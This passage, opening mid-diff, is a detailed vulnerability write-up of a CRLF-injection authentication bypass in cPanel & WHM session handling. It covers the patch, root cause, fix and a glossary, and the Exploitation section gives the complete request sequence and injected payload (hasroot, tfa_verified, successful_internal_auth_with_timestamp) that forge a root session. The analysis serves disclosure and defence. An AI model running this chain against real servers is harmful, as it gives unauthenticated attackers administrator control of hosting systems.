  +        if ( defined $ob && length $ob ) {
  +            my $encoder = Cpanel::Session::Encoder->new( 'secret' => $ob );
  +            $session_ref->{'pass'} = $encoder->encode_data( $session_ref->{'pass'} );
  +        }
  +        else {
  +            $session_ref->{'pass'} =                                  # <-- NEW
  +              'no-ob:' . Cpanel::Session::Encoder::hex_encode_only( $session_ref->{'pass'} );
  +        }
  +    }
       ...
   }
This is Perl, the programming language cPanel is written in. Lines starting with - are what the old, unpatched version did; lines starting with + are what the patched version does instead. saveSession is the function that writes a session to disk. $session is the session's name, $session_ref is a bundle of data about the session (the user, the password, flags and so on), and %options are extra settings. get_ob_part pulls out a secret value called ob from the session name. The old code created an encoder using that secret and used it to scramble the password before writing it. The new code first calls filter_sessiondata, then checks whether a password exists, and if it does, either scrambles it with the encoder (when ob is present) or stores it as no-ob: followed by a hex version (when ob is missing). The important part for us is that the old code had no filter_sessiondata call here at all.
filter_sessiondata already existed; the patch adds a call to it. Its job is to strip \r\n=\ from input fields:
sub filter_sessiondata {
    my ($session_ref) = @_;
    no warnings 'uninitialized';    ## no critic(ProhibitNoWarnings)

    # Prevent manipulation of other entries in session file
    tr{\r\n=\,}{}d for values %{ $session_ref->{'origin'} };

    # Prevent manipulation of other entries in session file
    tr{\r\n}{}d for @{$session_ref}{ grep { $_ ne 'origin' } keys %{$session_ref} };

    # Cleanup possible directory traversal ( A valid 'pass' may have these chars )
    tr{/}{}d for @{$session_ref}{ grep { exists $session_ref->{$_} } qw(user login_theme theme lang) };
    return $session_ref;
}
Line by line: the function takes the session data. The tr{...}{}d lines are Perl's way of saying "delete these characters wherever they appear". The first one removes \r, \n, = and \ from the origin field. The second removes \r and \n from every other field. The third removes / from a few named fields, to stop someone using ../ style tricks to reach other directories. \r and \n are the two invisible characters that mean "carriage return" and "new line". In a file where each line is one key=value record, a newline character is what separates one record from the next. If you can sneak a newline into a value, you can make the server think you wrote a whole extra line. That is called CRLF injection, and it is the heart of this bug.
For example, a caller that supplies:
pass = foo\nhasroot=1
gets back:
pass = foohasroot=1
Here the \n is deleted, so the value stays one single line and cannot create a new record. That is the expected basic CRLF protection. The patch moves the filter_sessiondata call inside saveSession itself, so callers no longer have to remember it. The patch also adds a second branch: when ob is missing, the password is stored as no-ob: followed by a hex encoding, instead of being left in plaintext.
Anatomy of a session file
A session is created by a failed login:
POST /login/?login_only=1 HTTP/1.1
Host: target:2087
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

user=root&pass=wrong
This is an HTTP request, the same kind your browser sends when you submit a form. POST means "I am sending data". /login/?login_only=1 is the address on the server. Host: target:2087 says which server and which port. Content-Type says the body is form data. Content-Length: 20 says the body is 20 bytes long. The blank line separates the headers from the body, and the body is user=root&pass=wrong, a deliberately wrong password for the user root (the all-powerful administrator account on Linux).
cpsrvd responds:
HTTP/1.1 401 Access Denied
Set-Cookie: whostmgrsession=%3aWg_mjzgt1hyfXefK%[redacted]; HttpOnly; path=/; port=2087; secure
Content-Type: text/plain; charset="utf-8"
Content-Length: 38

{"status":0,"message":"see_login_log"}
Line by line: 401 Access Denied means the login failed. Set-Cookie is the server handing the browser a small piece of text to keep and send back on every later request. That piece of text is called a cookie, and it is how a website recognises you between page loads. HttpOnly means JavaScript in the page cannot read it. path=/ means it applies to the whole site. secure means it is only sent over an encrypted connection. The body {"status":0,"message":"see_login_log"} is JSON saying "no, and check the login log".
URL-decoded, the cookie is :Wg_mjzgt1hyfXefK,[redacted]. URL-decoding turns %3a back into : and %2c back into ,, because some characters cannot appear literally in a cookie. The part before the comma is the session name; the 32 hex characters after the comma are a per-session secret called ob, used by Cpanel::Session::Encoder to symmetrically encode the pass field so it is not stored in cleartext. "Symmetrically" means the same secret both locks and unlocks it, like a padlock with one key rather than a public/private key pair.
The preauth session is written to disk even though the login failed, because cpsrvd uses session files as a state machine across requests. A state machine is a thing that remembers which step it is on. The file holds a pre-issued cp_security_token, the source IP for IP-locking, a 2FA flag and more:
$ cat /var/cpanel/sessions/raw/:Wg_mjzgt1hyfXefK
local_ip_address=[redacted]
external_validation_token=bOOwkwVzFsruooU0
cp_security_token=/cpsess7833455106
needs_auth=1
origin_as_string=address=[redacted],app=whostmgrd,method=badpass
hulk_registered=0
tfa_verified=0
ip_address=[redacted]
local_port=2087
port=49254
login_theme=cpanel
Line by line: cat is the Linux command to print a file. The path /var/cpanel/sessions/raw/ is where session files live, and the file name is the session name. Each line is one key=value record. local_ip_address and ip_address record where the request came from, used to lock the session to that address. external_validation_token is a random string. cp_security_token is a token the server will expect on later requests. needs_auth=1 means "this session is not logged in yet". origin_as_string records how the session was created, here method=badpass, meaning a failed password. hulk_registered=0 is an internal flag. tfa_verified=0 means two-factor authentication has not been passed. local_port and port are network port numbers. login_theme=cpanel is a display setting.
On a successful login the same session is upgraded with user=… and pass=… keys. In other words, the file that started life as "someone tried and failed" becomes "someone is logged in as this user with this password".
In the diff, ob appears in many changes:
One line stands out:
if ( defined $ob && length $ob )
This says "only do the next thing if ob exists and is not empty". The value comes from:
my $ob = get_ob_part( \$session );
and the cookie decodes as:
Set-Cookie: whostmgrsession=%3aWg_mjzgt1hyfXefK%[redacted]

decodes to

Set-Cookie: whostmgrsession=:Wg_mjzgt1hyfXefK,[redacted]
The encoder is created from $ob:
my $ob = get_ob_part( \$session );

my $encoder = $ob && Cpanel::Session::Encoder->new( 'secret' => $ob );
if ($encoder && length $session_ref->{'pass'}) {
    local $session_ref->{'pass'} = $encoder->encode_data($session_ref->{'pass'});
}
Line by line: get the secret from the session name. If the secret is non-empty, build an encoder with it. If an encoder exists and there is a password, replace the password with its encoded form. If $ob is empty, because there is no comma or nothing after it, $encoder is falsy, encoding never happens, and pass is written to disk unencoded. That is the opening.
Finding the caller
With a sink (saveSession not stripping CRLF, and pass not encoded when ob is missing), the next step is to find callers. A sink is the dangerous place where bad data finally does damage; a caller is the code that hands data to that place. grep is a Linux command that searches files for text:
$ grep -rn 'saveSession\b' /usr/local/cpanel/ --include='*.pm' --include='*.pl'
Cpanel/Session.pm:145:        if ( saveSession( $randsession, $session_ref, 'initial' => 1 ) ) {
Cpanel/Session/RegisteredProcesses.pm:78:    Cpanel::Session::saveSession( $session_id, $session_ref );
Cpanel/Auth/Digest.pm:47:    Cpanel::Session::saveSession( $session, $SESSION_ref );
Whostmgr/TicketSupport/Token.pm:148:        Cpanel::Session::saveSession( $session_id, $session_data );
[…]
Line by line: grep searches. -r means look inside folders recursively. -n means print line numbers. The pattern is saveSession\b, where \b means "end of word", so it does not match longer names. /usr/local/cpanel/ is the folder to search. --include='*.pm' and --include='*.pl' limit it to Perl files. Each result line shows the file, the line number and the code found there. All of those callers are safe in this context. The interesting one is in cpsrvd, in the Basic authentication handler:
my $auth_header = $server_obj->request->get_headers->{'authorization'};
if (not $auth_header) {
    $server_obj->badpass('preserve_token', 1, 'noauth', 1);
}
else {
    my ($authtype, $encoded) = split(/\s+/, $auth_header, 2);
    if ($authtype =~ /^basic$/i) {
        my ($user, $pass) = split(/:/, decode_base64($encoded), 2);
        ...
        $user = $server_obj->auth->set_user($user);
        $pass = $server_obj->auth->set_pass($pass);
        ...

        if (defined $SESSION_ref) {
            my $safe_login = $SESSION_ref->{'needs_auth'} ? 1 : 0;
            if (defined $SESSION_ref->{'user'}
                and defined $SESSION_ref->{'pass'}
                and $SESSION_ref->{'user'} eq $user
                and $SESSION_ref->{'pass'} eq $pass)
            {
                $safe_login = 1;
            }
            else {
                $SESSION_ref->{'needs_auth'} = 1;
            }
            ...
            if ($SESSION_ref->{'needs_auth'}) {
                delete $SESSION_ref->{'needs_auth'};
                $SESSION_ref->{'user'} = $user;
                $SESSION_ref->{'pass'} = $pass;
                unless (Cpanel::Session::saveSession($session, $SESSION_ref)) { // (2)
                    $server_obj->badpass(...);
                }
            }
            ...
        }
    }
}
Line by line: Authorization is a standard HTTP header used for logging in. Basic authentication is a very old scheme where the browser sends the username and password joined by a colon and then base64-encoded. Base64 is not encryption; it is just a way of writing any bytes using only letters, digits and a few symbols, so they can travel safely in a text header. Anyone can decode it. The code reads the header, and if there is none, calls badpass (login failed). Otherwise it splits the header into a type and an encoded value, checks the type is basic, decodes it, and splits the result on the first colon into a user and a password. It then calls set_user and set_pass to clean them up. If a session exists, it checks whether the stored user and password match the supplied ones; if not, it marks the session as needing authentication. If the session needs authentication, it deletes that flag, stores the supplied user and password in the session, and calls saveSession to write it to disk.
Two observations:
$passcomes from the base64-decodedAuthorization: Basicheader. The only sanitisation isset_pass, which strips NUL bytes and nothing else, so\r\nsurvives. A NUL byte is a zero byte, often used to trick programs that treat text as a C-style string.saveSessionis called directly, not throughCpanel::Session::create, andfilter_sessiondatais not invoked.
A Basic auth header whose decoded <user>:<pass> contains \r\n in <pass> therefore writes those bytes straight into /var/cpanel/sessions/raw/<sess>.
The encoder only fires if $ob is non-empty, and $ob comes from the cookie:
my $session = $server_obj->get_current_session;
$SESSION_ref = Cpanel::Session::Load::loadSession($session);
...

my $ob = get_ob_part( \$session );
my $encoder = $ob && Cpanel::Session::Encoder->new( 'secret' => $ob );
Line by line: get the session name from the request. Load the session data from disk. Pull the ob secret out of the session name. Build an encoder only if that secret exists. A cookie of :Wg_mjzgt1hyfXefK,<obhex> makes encoding fire. A cookie of :Wg_mjzgt1hyfXefK with no comma leaves $ob empty, so the encoder does not fire and $session_ref->{'pass'} stays in plaintext:
if ($encoder && length $session_ref->{'pass'}) {
    local $session_ref->{'pass'} = $encoder->encode_data($session_ref->{'pass'});
}
Line by line: if there is an encoder and a password, replace the password with its encoded form. If there is no encoder, nothing happens and the password is written as-is. The on-disk path resolves to the same file in both cases, because get_ob_part strips the tail before path resolution. The plan is therefore:
- Create a real session by failing a login, giving a valid file at
/var/cpanel/sessions/raw/<rand>. - Send a Basic auth request with
Cookie: whostmgrsession=:<rand>, the same cookie the server issued but with,<obhex>removed.
The file resolves, the encoder does not fire, and \r\n lands raw on disk.
Exploitation
Step 1: mint a preauth session
POST /login/?login_only=1 HTTP/1.1
Host: target:2087
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

user=root&pass=wrong
This is the same failed login as before. We do it on purpose because it makes the server create a session file for us, with a name we can then use. Response:
HTTP/1.1 401 Access Denied
Set-Cookie: whostmgrsession=%3aQSJN_sFdKZtCi2o_%[redacted]; HttpOnly; path=/; port=2087; secure
Content-Length: 38

{"status":0,"message":"see_login_log"}
Line by line: the login failed again, and the server handed us a new cookie. The decoded cookie is :QSJN_sFdKZtCi2o_,[redacted]. The base name without the ob part is :QSJN_sFdKZtCi2o_, URL-encoded back as %3aQSJN_sFdKZtCi2o_. We keep both forms because the cookie header needs the encoded one.
Step 2: inject CRLF through Basic auth
The Basic credential string is root:<payload>, where the payload is:
x\r\n
hasroot=1\r\n
tfa_verified=1\r\n
user=root\r\n
cp_security_token=/cpsess9999999999\r\n
successful_internal_auth_with_timestamp=1777462149
Line by line: the leading x is the password stored under the legitimate pass= key. Everything after the first \r\n becomes separate records once the session is written to disk. hasroot=1 is one of the injected records. tfa_verified=1 means two-factor authentication has been passed. user=root sets the username. cp_security_token=/cpsess9999999999 sets a token. successful_internal_auth_with_timestamp=1777462149 records a time at which an internal authentication supposedly succeeded; we will see later why that matters. The string is base64-encoded into the Authorization header and sent:
GET / HTTP/1.1
Host: target:2087
Cookie: whostmgrsession=%3aQSJN_sFdKZtCi2o_
Authorization: Basic [redacted]…
Connection: close
Line by line: GET / means "fetch the home page". Cookie carries only the base name, with no %2c… tail, so the encoder will not fire. Authorization: Basic ... carries our base64-encoded root:x\r\nhasroot=1... string. Connection: close means "hang up after this request". The URL is /, not /login/, because we want to reach the normal request handler, not the login form. Response:
HTTP/1.1 307 Moved
Connection: close
Content-length: 102
Location: /cpsess0228251236/
Cache-Control: no-cache, no-store, must-revalidate, private
Content-type: text/html; charset="utf-8"

<html><head><META HTTP-EQUIV="refresh" CONTENT="2;URL=/cpsess0228251236/"></head><body></body></html>
Line by line: 307 Moved means "go to another address". Location: /cpsess0228251236/ is that address. Cache-Control tells browsers and proxies not to store the response. The HTML body is a page that tells the browser to refresh to the same address after 2 seconds. A 307 redirect suggests cpsrvd thinks the request authenticated. The session file confirms the injection:
$ cat -A /var/cpanel/sessions/raw/:QSJN_sFdKZtCi2o_
tfa_verified=0$
ip_address=[redacted]$
user=root$
login_theme=cpanel$
port=43586$
origin_as_string=address=[redacted],app=whostmgrd,method=badpass$
pass=x                                                 <-- \r\n line break starts
hasroot=1                                              <-- INJECTED
tfa_verified=1                                         <-- INJECTED
user=root                                              <-- INJECTED
cp_security_token=/cpsess9999999999                    <-- INJECTED
successful_internal_auth_with_timestamp=1777462149     <-- INJECTED
hulk_registered=0$
local_port=2087$
cp_security_token=/cpsess0228251236$                   <-- legit, set by handle_auth
external_validation_token=ss27XQjbY11gmCDs$
local_ip_address=[redacted]$
Line by line: cat -A prints a file and shows invisible characters, with $ marking the end of each line. The first lines are the normal session records. Then pass=x is where our password starts. The next six lines are the ones we injected: hasroot=1, tfa_verified=1, user=root, cp_security_token=/cpsess9999999999 and successful_internal_auth_with_timestamp=1777462149. The final cp_security_token=/cpsess0228251236 is legitimate, set by the server's own handle_auth code. Six new lines now exist as separate top-level records.
Step 3: try to use the session
The session ID cpsess0228251236 comes from the Location header of the 307 response:
GET /cpsess0228251236/json-api/version HTTP/1.1
Host: target:2087
Cookie: whostmgrsession=%3aQSJN_sFdKZtCi2o_
Connection: close
Line by line: we ask for /cpsess0228251236/json-api/version, which is the version endpoint of the JSON API, prefixed with the security token from the redirect. We send the same no-ob cookie. Response:
HTTP/1.1 403 Forbidden Access denied
Connection: close
Content-Type: text/plain; charset="utf-8"

{"cpanelresult":{"apiversion":"2","error":"Access denied","data":{"reason":"Access denied","result":"0"},"type":"text"}}
Line by line: 403 Forbidden means "I know who you are, and you are not allowed". The JSON body repeats Access denied. Still 403. Despite hasroot=1 and user=root being top-level records on disk, cpsrvd treats the request as anonymous.
Step 4: understand the cache
cpsrvd does not read the raw key=value file first. It reads a second file with the same name in a parallel cache directory:
/var/cpanel/sessions/raw/   :Wg_mjzgt1hyfXefK   <-- canonical, line-oriented key=value
/var/cpanel/sessions/cache/ :Wg_mjzgt1hyfXefK   <-- binary cache, JSON-serialised
Line by line: there are two copies of every session. The raw one is plain text, one record per line. The cache one is a machine-friendly JSON snapshot. A cache is a copy kept for speed, so the server does not have to re-parse the text file every time. Whenever saveSession writes the raw file, it also writes a JSON snapshot of the in-memory session hash into the cache. The loader prefers the cache:
sub loadSession {
    my ($session) = @_;
    ...
    my $session_file  = get_session_file_path($session);
    my $session_cache = $Cpanel::Config::Session::SESSION_DIR . '/cache/' . $session;
    my $session_ref;

    if ( $session_cache_fh = _open_if_exists_or_warn($session_cache) ) {
        eval {
            local $SIG{__DIE__};
            $session_ref = Cpanel::AdminBin::Serializer::LoadFile($session_cache_fh);
            $mtime       = ( stat($session_cache_fh) )[9];
        };
    }

    if ( !keys %$session_ref ) {
        if ( $session_fh = _open_if_exists_or_warn($session_file) ) {
            require Cpanel::Config::LoadConfig;
            $session_ref = Cpanel::Config::LoadConfig::parse_from_filehandle(
                $session_fh, delimiter => '='
            );
        }
    }
    ...
}
Line by line: work out the raw file path and the cache file path. Try to open the cache. If it opens, load it with LoadFile, which understands the JSON format. If the result is empty, fall back to opening the raw file and parsing it line by line with parse_from_filehandle, splitting on =. So the loader sees the injection bundled inside a single pass value:
{
"tfa_verified":"0",
"ip_address":"[redacted]",
"user":"root",
"login_theme":"cpanel",
"port":"43586",
"origin_as_string":"address=[redacted],app=whostmgrd,method=badpass",
"pass":"x\r\nhasroot=1\r\ntfa_verified=1\r\nuser=root\r\ncp_security_token=/cpsess9999999999\r\nsuccessful_internal_auth_with_timestamp=1777462149",
"hulk_registered":"0",
"local_port":"2087",
"cp_security_token":"/cpsess0228251236",
"external_validation_token":"ss27XQjbY11gmCDs",
"local_ip_address":"[redacted]"
}
Line by line: this is the cache file. Each key is a field name, each value is a string. Notice that pass contains the whole injection as one long string, with \r\n written as two characters, backslash-r and backslash-n, not as real line breaks. JSON encodes the embedded \r\n as two-character escapes, so the bytes stay inside one pass field. The raw file has hasroot=1, tfa_verified=1 and successful_internal_auth_with_timestamp=… as top-level records; the cache has none of them at top level. The loader reads the cache first, so it sees:
$SESSION_ref = {
    user                      => 'root',
    pass                      => "x\r\nhasroot=1\r\ntfa_verified=1\r\n...",
    cp_security_token         => '/cpsess0228251236',
    tfa_verified              => '0',

}
Line by line: this is what the server thinks the session contains. user is root, pass is the whole injected string, cp_security_token is the legitimate one, and tfa_verified is still 0. The injection is invisible. The next step is to find code that reads the raw file and then rewrites both files, so the injected keys are promoted to top level in the cache.
Step 5: find a raw-file reader that writes back
Searching for the fallback parser:
grep -rn 'LoadConfig::loadConfig\|parse_from_filehandle'  /usr/local/cpanel/Cpanel/Session*

/usr/local/cpanel/Cpanel/Session/Load.pm:69:   parse_from_filehandle(...)
/usr/local/cpanel/Cpanel/Session/Modify.pm:97: LoadConfig::loadConfig($session_file, ...,
                                                    { 'nocache' => 1, ... });
Line by line: search for either LoadConfig::loadConfig or parse_from_filehandle in the session code. The \| means "or". Two hits. The first is the loadSession fallback we already understand. The second is in Cpanel::Session::Modify::new:
sub new {
    my ( $class, $session, $check_expiration ) = @_;

    if ( $check_expiration ? !Cpanel::Session::Load::session_exists_and_is_current($session) : !Cpanel::Session::Load::session_exists($session) ) {
        die "The session  ^`^|$session ^`^} does not exist";
    }

    Cpanel::Session::Load::get_ob_part( \$session );

    my $session_file = Cpanel::Session::Load::get_session_file_path($session);

    my ( $ref, $fh, $conflock ) = Cpanel::Config::LoadConfig::loadConfig( // (1)
        $session_file,
        undef,
        '=',
        undef,
        0,
        0,
        { 'skip_readable_check' => 1, 'nocache' => 1, 'keep_locked_open' => 1, 'rw' => 1 } // (2)
    );

    return bless {
        '_session' => $session,
        '_fh'      => $fh,
        '_lock'    => $conflock,
        '_data'    => Cpanel::Session::decode_origin($ref),
    }, $class;
}
Line by line: new is the constructor, the function that creates an object. It checks the session exists, strips the ob tail from the name, and works out the raw file path. At (1) loadConfig runs, reading the file. At (2) the options include nocache => 1, which skips the cache and reads the raw file. rw => 1 means open for reading and writing, and keep_locked_open keeps a lock so nobody else writes at the same time. The matching writer is Modify::save:
sub save {
    my ($self) = @_;
    Cpanel::Session::filter_sessiondata( $self->{_data} );
    Cpanel::Session::encode_origin( $self->{_data} );
    Cpanel::Session::write_session( $self->{_session}, $self->{_fh}, $self->{_data} )
        or die "Failed to write the session file: $!";
    return $self->_close_session();
}
Line by line: save takes the object. It calls filter_sessiondata on the data (which strips \r\n from values, but by now the injected lines are already separate keys, so they are not inside a value any more). It calls encode_origin. It calls write_session to write the file, and dies if that fails. Then it closes the session. write_session updates the JSON cache as well:
sub write_session {
      my ($session, $session_fh, $session_ref) = @_;

      my $flush_result = Cpanel::Config::FlushConfig::flushConfig(
          $session_fh, $session_ref, '=', undef, { 'perms' => 0600 },
      );
      return $flush_result unless $flush_result;

      if ($session_ref->{'needs_auth'}) {
          unless (-e $Cpanel::Config::Session::SESSION_DIR . '/preauth/' . $session) {
              if (open my $preauth_fh, '>',
                  $Cpanel::Config::Session::SESSION_DIR . '/preauth/' . $session)
              {
                  print $preauth_fh $main::now || time;
                  close $preauth_fh;
              }
          }
      }
      elsif (-e $Cpanel::Config::Session::SESSION_DIR . '/preauth/' . $session) {
          unlink $Cpanel::Config::Session::SESSION_DIR . '/preauth/' . $session;
      }

      Cpanel::FileUtils::Write::overwrite(
          $Cpanel::Config::Session::SESSION_DIR . '/cache/' . $session,
          Cpanel::AdminBin::Serializer::Dump($session_ref),
          0600,
      );

      return 1;
  }
Line by line: flushConfig writes the raw file with permissions 0600, meaning only the owner can read or write it. If the session still needs authentication, a marker file is created under preauth/; otherwise any such marker is deleted. Then overwrite writes the cache file, using Dump to turn the session data into JSON. If any pre-auth reachable code path calls Modify::new followed by Modify::save on the session, the injection is promoted into the cache as top-level keys.
Step 6: trigger Modify::new and Modify::save
do_token_denied in cpsrvd does exactly that:
sub do_token_denied {
    my ($error_msg, $form_ref, $goto_uri, $use_theme) = @_;
    ...
    my $max_tries = 3;
    if ($user_provided_session_ref = $server_obj->get_current_session_ref_if_exists) {
        my $session = $server_obj->get_current_session;
        if (not $server_obj->request->get_supplied_security_token
            or ++$user_provided_session_ref->{'token_denied'} < $max_tries)
        {
            require Cpanel::Session::Modify;
            my $session_mod = 'Cpanel::Session::Modify'->new($session);
            $session_mod->set('token_denied',
                defined $session_mod->get('token_denied')
                ? $session_mod->get('token_denied') + 1
                : 1
            );
            $session_mod->save;
            $another_try = 1;
        }
    }
    ...
}
Line by line: do_token_denied is called when a security token is missing or wrong. It allows up to 3 tries. If a session exists, and either no token was supplied or the token_denied counter is still under 3, it creates a Modify object for the session, increments the token_denied counter, and calls save. That is the pair we need. It is called by check_security_token when certain URLs are requested with a wrong or missing cp_security_token:
sub check_security_token {
    ...
    if (not $server_obj->request->get_supplied_security_token) {
        $failmsg = 'security token missing';
    }
    elsif ($ENV{'cp_security_token'} ne $server_obj->request->get_supplied_security_token)  { // (1)
        $failmsg = 'security token incorrect';
    }
    if ($failmsg) {
        if ($is_login_url) {
            $server_obj->badpass(...);
        }
        else {
            failedlogin($failmsg, 1);
            $server_obj->connection->set_is_last_request(1);
            do_token_denied($failmsg);
        }
        ...
}
Line by line: if no token was supplied, the message is "security token missing". Otherwise, if the supplied token does not match the expected one (ne means "not equal" in Perl), the message is "security token incorrect". If there is a failure message, and this is the login URL, it calls badpass. Otherwise it calls failedlogin, marks the connection as the last request, and calls do_token_denied. Most requests to cpsrvd carry a security token prefixed in the URI, as in /cpsess1234567890/scripts2/listaccts. Sending a request without it forces do_token_denied, which makes Modify::new read the raw file and Modify::save write the parsed result back into the JSON cache:
GET /scripts2/listaccts HTTP/1.1
Host: target:2087
Cookie: whostmgrsession=%3aQSJN_sFdKZtCi2o_
Connection: close
Line by line: we ask for /scripts2/listaccts with no /cpsess.../ prefix, so no security token is supplied. We send the same no-ob cookie. Response:
HTTP/1.1 401 Token Denied
Cache-Control: no-cache, no-store, must-revalidate, private
Content-Type: text/html; charset="utf-8"
Line by line: 401 Token Denied means the token check failed, which is exactly what we wanted. The cache file now reads:
{
"tfa_verified":"1",                                      <-- was 0, now 1 — injection won
"user":"root",
"hasroot":"1",                                           <-- TOP-LEVEL now
"successful_internal_auth_with_timestamp":"1777462149",  <-- TOP-LEVEL now
"cp_security_token":"/cpsess0228251236",
"external_validation_token":"ss27XQjbY11gmCDs",
"token_denied":"1",
"pass":"x",                                              <-- stripped to just "x"
"ip_address":"[redacted]",
"local_ip_address":"[redacted]",
...
}
Line by line: tfa_verified is now 1 instead of 0. hasroot and successful_internal_auth_with_timestamp are now top-level keys, not buried inside pass. pass has been reduced to just x. token_denied is 1, because do_token_denied incremented it. The injected keys are now top-level in the cache, and every later request that loads this session sees hasroot=1, user=root, tfa_verified=1 and successful_internal_auth_with_timestamp=… as direct hash keys. A hash in Perl is a set of key/value pairs, like a dictionary.
Step 7: still 403
Requesting /json-api/version again still returns:
HTTP/1.1 403 Forbidden Access denied

{"cpanelresult":{"apiversion":"2","error":"Access denied","data":{"reason":"Access denied","result":"0"}}}
Line by line: still forbidden. handle_one_connection runs after handle_auth and re-validates the password:
handle_form_login();
…
handle_auth();

my $authtype   = $server_obj->auth->get_auth_type || '';
my $document   = $server_obj->request->get_document;
$user          = $server_obj->auth->get_user;
my $pass       = $server_obj->auth->get_pass;
…
if ($Cpanel::App::appname eq 'whostmgrd') {
    …
    docheckpass_whostmgrd(
        'user' => $user,
        'pass' => $pass,
        …
    );
    …
}
Line by line: handle the login form, then handle authentication. Read the auth type, the requested document, the user and the password. If the application is whostmgrd (the WHM daemon), call docheckpass_whostmgrd with the user and password. By default docheckpass_whostmgrd runs Cpanel::CheckPass::UNIX::checkpassword($pass, $shadow_entry) against /etc/shadow, and the forged pass would not match root's real password. /etc/shadow is the Linux file where real password hashes are stored. But there is a shortcut:
sub docheckpass_whostmgrd {
    my (%OPTS) = @_;
    …
    if ($successful_external_auth_with_timestamp or $successful_internal_auth_with_timestamp) {
        $authorized = _check_external_internal_auth_from_docheckpass(%OPTS);
    }
    …
}
Line by line: if either timestamp variable is set, skip the normal password check and call _check_external_internal_auth_from_docheckpass instead. Those $successful_*_auth_with_timestamp values are globals that handle_auth lifts directly from the session:
elsif (not $SESSION_ref->{'needs_auth'}) {
    …
    if ($SESSION_ref->{'successful_internal_auth_with_timestamp'}) {
        $successful_internal_auth_with_timestamp =
            $SESSION_ref->{'successful_internal_auth_with_timestamp'};
    }
    …
}
Line by line: if the session no longer needs authentication, and it contains a successful_internal_auth_with_timestamp, copy that value into the global variable. And _check_external_internal_auth_from_docheckpass ends in check_authok_user:
sub check_authok_user {
    my (%AUTHOPTS) = @_;
    …
    if ($AUTHOPTS{'authable_user'}{'successful_external_auth_with_timestamp'}
        or $AUTHOPTS{'authable_user'}{'successful_internal_auth_with_timestamp'})
    {
        return $Cpanel::Server::AUTH_OK, 0;
    }
    elsif (Cpanel::CheckPass::UNIX::checkpassword(
            $AUTHOPTS{'password'},
            $AUTHOPTS{'authable_user'}{'encrypted_pass'}))
    {
        …
    }
}
Line by line: if either timestamp is set, return AUTH_OK immediately, without checking the password. Otherwise, fall back to checking the password against the stored hash. If either timestamp is set, password validation is skipped and AUTH_OK is returned unconditionally. That is why the injected payload includes successful_internal_auth_with_timestamp.
Root cause
Three mistakes combine:
saveSessionwrites thepassvalue to the on-disk session file without stripping\r\n. Thefilter_sessiondatasanitiser existed but was only applied by callers that remembered to call it, and the Basic auth path incpsrvddoes not.- The encoder that would otherwise turn
passinto opaque hex only runs when theobsecret is present in the cookie. Removing the,<obhex>tail leaves$obempty, so the password is stored in plaintext, and the CRLF bytes survive into the file. - The session loader prefers the JSON cache over the raw file, so the injection is initially invisible. The
Modify::new/Modify::savepair, reachable pre-auth throughdo_token_denied, re-reads the raw file withnocache => 1and rewrites the cache, promoting the injected lines to top-level keys.docheckpass_whostmgrdthen trustssuccessful_internal_auth_with_timestampfrom the session and skips the/etc/shadowcheck.
The patch addresses the first two: it moves filter_sessiondata inside saveSession and adds a no-ob: hex fallback so a missing ob no longer means plaintext storage.
Impact
An unauthenticated attacker who can reach the WHM interface can forge a session whose injected successful_internal_auth_with_timestamp record survives into the cache, and check_authok_user returns AUTH_OK unconditionally when that timestamp is set. The affected surface is the management plane of every supported cPanel & WHM version, which the researcher says runs somewhere north of 70 million domains. KnownHost confirmed in-the-wild exploitation, and the vulnerability was used as a zero-day. The report does not describe post-authentication actions beyond the bypass itself.
Fix
Upgrade to the patched builds listed in the advisory: [redacted], [redacted], [redacted], [redacted], [redacted] and 11.136.0.5. The code change moves filter_sessiondata into saveSession so every caller is covered, and adds the no-ob: hex encoding branch so a missing ob no longer stores the password in plaintext.
Variants to test
- Send a Basic auth request with a cookie that has no
,<obhex>tail and apasscontaining\r\n. A positive result is a session file under/var/cpanel/sessions/raw/with the injected lines as separate top-level records. - Follow up with a request to a token-protected path such as
/scripts2/listacctswithout acp_security_token. A positive result is a cache file under/var/cpanel/sessions/cache/with the injected keys at top level andpassreduced to the leading byte. - Try the same injection with
successful_external_auth_with_timestampinstead of the internal variant. A positive result isAUTH_OKfromcheck_authok_userwithout a matching/etc/shadowpassword. - Look for other pre-auth callers of
Modify::newfollowed byModify::save, beyonddo_token_denied. A positive result is any path that rewrites the cache from the raw file without authentication. - Check other
saveSessioncallers for missingfilter_sessiondataon older builds. A positive result is a caller that writes attacker-controlled values containing\r\ninto the raw session file.
Glossary
- Authentication bypass: a way to get past a login check without knowing a valid password.
- Base64: a way of writing any bytes using only letters, digits and a few symbols, so they can travel in a text header. Not encryption; anyone can decode it.
- Cache: a copy of data kept for speed, so the server does not have to re-read the original every time.
- Caller: the piece of code that hands data to another piece of code.
- Cookie: a small piece of text a website asks your browser to keep and send back on every later request, so the site can recognise you.
- CRLF injection: sneaking the invisible characters
\rand\ninto a value so the server treats part of it as a new line or record. - CVE: a catalogue number for a publicly known security flaw, so people can refer to the same bug.
- Daemon: a program that runs quietly in the background and answers requests.
- Diff: a comparison of two versions of the same files, showing exactly which lines changed.
- Hash: a set of key/value pairs, like a dictionary.
- HTTP: the language browsers and servers use to talk to each other.
- JSON: a structured text format for data, looking like
{"key":"value"}. - JSON API: a way for programs to talk to a server and get answers back in JSON.
- NUL byte: a zero byte, often used to trick programs that treat text as a C-style string.
- Port: a numbered door on a computer; web traffic normally goes to 80 or 443, WHM to 2087.
- Preauth: before login; a session that exists but is not yet authenticated.
- Session: the server's memory of "this browser is logged in as this user", kept between requests.
- Sink: the dangerous place where bad data finally does damage.
- State machine: a thing that remembers which step it is on.
- Symmetric encoding: scrambling data with one secret that both locks and unlocks it.
- URL-decoding: turning
%3aback into:and%2cback into,, because some characters cannot appear literally in a cookie. - Zero-day: an attack on a flaw that the vendor has not yet fixed and the world does not yet know about.


